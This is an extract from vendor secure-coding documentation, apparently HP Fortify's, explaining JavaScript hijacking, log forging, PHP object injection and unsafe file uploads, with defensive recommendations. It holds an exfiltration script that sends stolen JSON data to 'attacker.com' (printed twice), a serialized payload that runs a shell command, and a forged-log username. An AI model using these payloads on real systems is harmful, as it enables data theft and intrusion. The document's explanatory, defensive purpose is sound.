Web browsers enforce the Same Origin Policy in order to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not.

The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement.

Example 1: The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker can mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator.

The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request that looks like this:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
```

```
  "purchases":60000.00, "email":"brian@fortifysoftware.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@fortifysoftware.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@fortifysoftware.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application.

When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker can compensate by asking the user to log in and then displaying the legitimate login page for the application.

This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript

interpreter without modification. This prevents an attacker from using a <script> tag to witness the execution of the JavaScript. The best way to defend against JavaScript hijacking is to adopt both defensive tactics.

Declining Malicious Requests From the server's perspective, a JavaScript hijacking attack looks like an attempt at cross-site request forgery, and defenses against cross-site request forgery will also defeat JavaScript hijacking attacks. In order to make it easy to detect malicious requests, every request should include a parameter that is hard for an attacker to guess. One approach is to add the session cookie to the request as a parameter. When the server receives such a request, it can check to be certain the session cookie matches the value in the request parameter. Malicious code does not have access to the session cookie (cookies are also subject to the Same Origin Policy), so there is no easy way for the attacker to craft a request that will pass this test. A different secret can also be used in place of the session cookie; as long as the secret is hard to guess and appears in a context that is accessible to the legitimate application and not accessible from a different domain, it will prevent an attacker from making a valid request.

Some frameworks run only on the client side. In other words, they are written entirely in JavaScript and have no knowledge about the workings of the server. This implies that they do not know the name of the session cookie. Even without knowing the name of the session cookie, they can participate in a cookie-based defense by adding all of the cookies to each request to the server.

Example 2: The following JavaScript fragment outlines this "blind client" strategy:

```
  var httpRequest = new XMLHttpRequest();
  ...
  var cookies="cookies="+escape(document.cookie);
  http_request.open('POST', url, true);
  httpRequest.send(cookies);
```

The server could also check the HTTP `referer` header in order to make sure the request has originated from the legitimate application and not from a malicious application. Historically speaking, the `referer` header has not been reliable, so we do not recommend using it as the basis for any security mechanisms. A server can mount a defense against JavaScript hijacking by responding to only HTTP POST requests and not responding to HTTP GET requests. This is a defensive technique because the <script> tag always uses GET to load JavaScript from external sources. This defense is also error-prone. The use of GET for better performance is encouraged by web application experts. The missing connection between the choice of HTTP methods and security means that, at some point, a programmer may mistake this lack of functionality for an oversight rather than a security precaution and modify the application to respond to GET requests.

Preventing Direct Execution of the Response In order to make it impossible for a malicious site to execute a response that includes JavaScript, the legitimate client application can take advantage of the fact that it is allowed to modify the data it receives before executing it, while a malicious application can only execute it using a <script> tag. When the server serializes an object, it should include a prefix (and potentially a suffix) that makes it impossible to execute the JavaScript using a <script> tag. The legitimate client application can remove this extraneous data before running the JavaScript.

Example 3: There are many possible implementations of this approach. The following example demonstrates two. First, the server could prefix each message with the statement:

```
while(1);
```

Unless the client removes this prefix, evaluating the message will send the JavaScript interpreter into an infinite loop. The client searches for and removes the prefix like this:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,9) == "while(1);") {
      txt = txt.substring(10);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

Second, the server can include comment characters around the JavaScript that have to be removed before the JavaScript is sent to `eval()`. The following JSON object has been enclosed in a block comment:

```
/*
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@fortifysoftware.com" }
]
*/
```

The client can search for and remove the comment characters like this:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,2) == "/*") {
      txt = txt.substring(2, txt.length - 2);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

Any malicious site that retrieves the sensitive JavaScript via a `<script>` tag will not gain access to the data it contains.

Since the 5th edition of EcmaScript it is not possible to poison the JavaScript Array constructor.

References

[1] JavaScript Hijacking, B. Chess, Y. O'Neil, and J. West, http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf

[2] SC-18 Mobile Code (P2), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[3] M4 Unintended Data Leakage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[5] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

JavaScript Hijacking: Vulnerable Framework

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the HP Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response.

Web browsers enforce the Same Origin Policy in order to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not.

The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement.

Example 1: The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker can mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator.

The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request that looks like this:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
```

```
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@fortifysoftware.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@fortifysoftware.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@fortifysoftware.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application.

When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker can compensate by asking the user to log in and then displaying the legitimate login page for the application.

This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the

JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript interpreter without modification. This prevents an attacker from using a `<script>` tag to witness the execution of the JavaScript. The best way to defend against JavaScript hijacking is to adopt both defensive tactics.

Declining Malicious Requests From the server's perspective, a JavaScript hijacking attack looks like an attempt at cross-site request forgery, and defenses against cross-site request forgery will also defeat JavaScript hijacking attacks. In order to make it easy to detect malicious requests, every request should include a parameter that is hard for an attacker to guess. One approach is to add the session cookie to the request as a parameter. When the server receives such a request, it can check to be certain the session cookie matches the value in the request parameter. Malicious code does not have access to the session cookie (cookies are also subject to the Same Origin Policy), so there is no easy way for the attacker to craft a request that will pass this test. A different secret can also be used in place of the session cookie; as long as the secret is hard to guess and appears in a context that is accessible to the legitimate application and not accessible from a different domain, it will prevent an attacker from making a valid request.

Some frameworks run only on the client side. In other words, they are written entirely in JavaScript and have no knowledge about the workings of the server. This implies that they do not know the name of the session cookie. Even without knowing the name of the session cookie, they can participate in a cookie-based defense by adding all of the cookies to each request to the server.

Example 2: The following JavaScript fragment outlines this "blind client" strategy:

```
  var httpRequest = new XMLHttpRequest();
  ...
  var cookies="cookies="+escape(document.cookie);
  http_request.open('POST', url, true);
  httpRequest.send(cookies);
```

The server could also check the HTTP `referer` header in order to make sure the request has originated from the legitimate application and not from a malicious application. Historically speaking, the `referer` header has not been reliable, so we do not recommend using it as the basis for any security mechanisms. A server can mount a defense against JavaScript hijacking by responding to only HTTP POST requests and not responding to HTTP GET requests. This is a defensive technique because the `<script>` tag always uses GET to load JavaScript from external sources. This defense is also error-prone. The use of GET for better performance is encouraged by web application experts. The missing connection between the choice of HTTP methods and security means that, at some point, a programmer may mistake this lack of functionality for an oversight rather than a security precaution and modify the application to respond to GET requests.

Preventing Direct Execution of the Response In order to make it impossible for a malicious site to execute a response that includes JavaScript, the legitimate client application can take advantage of the fact that it is allowed to modify the data it receives before executing it, while a malicious application can only execute it using a `<script>` tag. When the server serializes an object, it should include a prefix (and potentially a suffix) that makes it impossible to execute the JavaScript using a `<script>` tag. The legitimate client application can remove this extraneous data before running the JavaScript.

Example 3: There are many possible implementations of this approach. The following example demonstrates two. First, the server could prefix each message with the statement:

```
while(1);
```

Unless the client removes this prefix, evaluating the message will send the JavaScript interpreter into an infinite loop. The client searches for and removes the prefix like this:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,9) == "while(1);") {
      txt = txt.substring(10);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
```

```
req.send(null);
```

Second, the server can include comment characters around the JavaScript that have to be removed before the JavaScript is sent to `eval()`. The following JSON object has been enclosed in a block comment:

```
/*
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@fortifysoftware.com" }
]
*/
```

The client can search for and remove the comment characters like this:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,2) == "/*") {
      txt = txt.substring(2, txt.length - 2);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

Any malicious site that retrieves the sensitive JavaScript via a `<script>` tag will not gain access to the data it contains.

Since the 5th edition of EcmaScript it is not possible to poison the JavaScript Array constructor.

References

[1] JavaScript Hijacking, B. Chess, Y. O'Neil, and J. West, http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf

[2] SC-18 Mobile Code (P2), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[3] M4 Unintended Data Leakage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[5] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Log Forging

Explanation

Log forging vulnerabilities occur when:

1. Data enters an application from an untrusted source.

2. The data is written to an application or system log file.

Applications typically use log files to store a history of events or transactions for later review, statistics gathering, or debugging. Depending on the nature of the application, the task of reviewing log files may be performed manually on an as-needed basis or automated with a tool that automatically culls logs for important events or trending information.

Interpretation of the log files may be hindered or misdirected if an attacker can supply data to the application that is subsequently logged verbatim. In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. A more subtle attack might involve skewing the log file statistics. Forged or otherwise, corrupted log files can be used to cover an attacker's tracks or even to implicate another party in the commission of a malicious act [1]. In the worst case, an attacker may inject code or other commands into the log file and take advantage of a vulnerability in the log processing utility [2].

Example: The following web application code attempts to read an integer value from a request object. If the value fails to parse as an integer, then the input is logged with an error message indicating what happened.

```
<?php
    $name   =$_GET['name'];
    ...
    $logout =$_GET['logout'];

    if(is_numeric($logout))
    {
        ...
    }
    else
    {
        trigger_error("Attempt to log out: name: $name logout: $val");
    }
?>
```

If a user submits the string "`twenty-one`" for `logout` and he was able to create a user with name "`admin`", the following entry is logged:

```
PHP Notice: Attempt to log out: name: admin logout: twenty-one
```

However, if an attacker is able to create a username "`admin+logout:+1++++++++++++++++++++++`", the following entry is logged:

```
PHP Notice: Attempt to log out: name: admin logout: 1                        logout: twenty-one
```

Recommendation

Prevent log forging attacks with indirection: create a set of legitimate log entries that correspond to different events that must be logged and only log entries from this set. To capture dynamic content, such as users logging out of the system, always use server-controlled values rather than user-supplied data. This ensures that the input provided by the user is never used directly in a log entry.

In some situations this approach is impractical because the set of legitimate log entries is too large or complicated. In these situations, developers often fall back on blacklisting. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. However, a list of unsafe characters can quickly become incomplete or outdated. A better approach is to create a whitelist of characters that are allowed to appear in log entries and accept input composed exclusively of characters in

the approved set. The most critical character in most log forging attacks is the '\n' (newline) character, which should never appear on a log entry whitelist. The newline character will not show up in the log file when using the default trigger-error function, however, it is possible to overwrite the default behavior by use of the set_error_handler function. Keep this recommendations in mind when overwriting the default function.

Tips

1. Many logging operations are created only for the purpose of debugging a program during development and testing. In our experience, debugging will be enabled, either accidentally or purposefully, in production at some point. Do not excuse log forging vulnerabilities simply because a programmer says "I don't have any plans to turn that on in production".

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] The night the log was forged., A. Muffet, http://doc.novsu.ac.ru/oreilly/tcpip/puis/ch10_05.htm

[2] Exploiting Software, G. Hoglund, G. McGraw, Addison-Wesley, 2004

[3] CWE ID 117, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] AU, SI, Standards Mapping - FIPS200 - (FISMA)

[5] AU-9 Protection of Audit Information (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M8 Security Decisions Via Untrusted Inputs, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.1, Requirement 10.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.2, Requirement 10.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.1, Requirement 10.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.1, Requirement 10.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] APP3510 CAT I, APP3690.2 CAT II, APP3690.4 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[16] APP3510 CAT I, APP3690.2 CAT II, APP3690.4 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[17] APP3510 CAT I, APP3690.2 CAT II, APP3690.4 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[18] APP3510 CAT I, APP3690.2 CAT II, APP3690.4 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[19] APP3510 CAT I, APP3690.2 CAT II, APP3690.4 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[20] APP3510 CAT I, APP3690.2 CAT II, APP3690.4 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[21] Improper Input Handling (WASC-20), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Object Injection

Explanation

Object injection vulnerabilities occur when untrusted data is not properly sanitized before being passed to the `unserialize()` function. Attackers could pass specially crafted serialized strings to a vulnerable `unserialize()` call, resulting in an arbitrary PHP object(s) injection into the application scope. The severity of this vulnerability depends on the classes available in the application scope. Classes implementing PHP magic method such as `__wakeup` or `__destruct` will be interesting for the attackers since they will be able to execute the code within these methods.

Example 1: The following code shows a PHP class implementing the `__destruct()` magic method and executing a system command defined as a class property. There is also an insecure call to `unserialize()` with user-supplied data.

```
...
class SomeAvailableClass {
    public $command=null;
    public function __destruct() {
            system($this->command);
    }
}
...
$user = unserialize($_GET['user']);
...
```

In the example above, the application may be expecting a serialized `User` object but an attacker can actually provide a serialized version of `SomeAvailableClass` with a predefined value for its `command` property:

```
GET REQUEST:  http://server/page.php?user=O:18:"SomeAvailableClass":1:{s:7:"command";s:
8:"uname -a";}
```

The destructor method will be called as soon as there are no other references to the `$user` object and then it will execute the command provided by the attacker.

Attackers can chain different classes declared when the vulnerable `unserialize()` is being called using a technique known as "Property Oriented Programming", which was introduced by Stefan Esser during BlackHat 2010 conference. This technique allows an attacker to reuse existing code to craft its own payload.

Recommendation

Do not allow users to have direct control over the data unserialized by the program. In cases where user input must be serialized, use different serialization standard, such as JSON, instead.

Do not rely on the lack of classes implementing dangerous magic methods to justify the usage of `unserialize()`, especially in modular applications that can be extended with plugins, since new classes could be loaded in different environments allowing the attackers to reuse the existing code to craft a malicious payload.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Code Reuse Attacks in PHP: Automated POP Chain Generation, Johannes Dahse, Nikolai Krein, and Thorsten Holz, https://www.syssec.rub.de/media/emma/veroeffentlichungen/2014/09/10/POPChainGeneration-CCS14.pdf

[2] Utilizing Code Reuse/ROP in PHP Application Exploits, Stefan Esser, <a href='event:loc=http://media.blackhat.com/bh-us-10/presentations/Esser/BlackHat-USA-2010-Esser-Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-

Exploits-slides.pdf'>http://media.blackhat.com/bh-us-10/presentations/Esser/BlackHat-USA-2010-Esser-Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits-slides.pdf

[3] CWE ID 915, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[5] A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[6] A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[10] Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[14] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[15] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[16] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[17] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[18] APP3510 CAT I, APP3570 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[19] Improper Input Handling (WASC-20), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Often Misused: File Upload

Explanation

Regardless of the language in which a program is written, the most devastating attacks often involve remote code execution, whereby an attacker succeeds in executing malicious code in the program's context. If attackers are allowed to upload files to a directory that is accessible from the Web and cause these files to be passed to the PHP interpreter, then they can cause malicious code contained in these files to execute on the server.

Example 1: The following code processes uploaded files and moves them into a directory under the Web root. Attackers can upload malicious PHP source files to this program and subsequently request them from the server, which will cause them to be executed by the PHP interpreter.

```
<?php
$udir = 'upload/'; // Relative path under Web root
$ufile = $udir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $ufile)) {
    echo "Valid upload received\n";
} else {
    echo "Invalid upload rejected\n";
} ?>
```

Even if a program stores uploaded files under a directory that isn't accessible from the Web, attackers might still be able to leverage the ability to introduce malicious content into the server environment to mount other attacks. If the program is susceptible to path manipulation, command injection, or remote include vulnerabilities, then an attacker might upload a file with malicious content and cause the program to read or execute it by exploiting another vulnerability.

Recommendation

Unless your program specifically requires its users to upload files, disable the `file_uploads` option by including the following entry in php.ini:

```
file_uploads = 'off'
```

The `file_uploads` option can also be disabled by including the following entries in the Apache httpd.conf file:

```
php_flag  file_uploads  off
```

If a program must accept file uploads, then restrict the ability of an attacker to supply malicious content by only accepting the specific types of content the program expects. Most attacks that rely on uploaded content require that attackers be able to supply content of their choosing. Placing restrictions on this content can greatly limit the range of possible attacks.

Example 2: The following code demonstrates a heavily restricted file upload mechanism that stores uploads in a directory that is inaccessible from the Web.

```
`
<?php
$udir = '/var/spool/uploads/'; # Outside of Web root
$ufile = $udir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $ufile)) {
    echo "Valid upload received\n";
} else {
    echo "Invalid upload rejected\n";
} ?>
```

Although this mechanism prevents attackers from requesting uploaded files directly, it does nothing to mitigate attacks against other vulnerabilities in the program that allow the attacker to leverage uploaded content. The best way to prevent such attacks is to make it difficult for the attacker to decipher the name and location of uploaded files. Such solutions are often program-specific and vary from storing uploaded files in a directory with a name generated from a strong random value when the program is

initialized, to assigning each uploaded file a random name and tracking them with entries in a database [3].

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] PHP Manual, M. Achour et al., 2007, http://www.php.net/manual/en/index.php

[2] PhpSecInfo Test Information, PHP Security Consortium, 2007, http://phpsec.org/projects/phpsecinfo/tests/

[3] Secure file upload in PHP web applications, Alla Bezroutchko, 2007, http://www.scanit.be/uploads/php-file-upload.pdf

[4] CWE ID 434, Standards Mapping - Common Weakness Enumeration - (CWE)

[5] SI, Standards Mapping - FIPS200 - (FISMA)

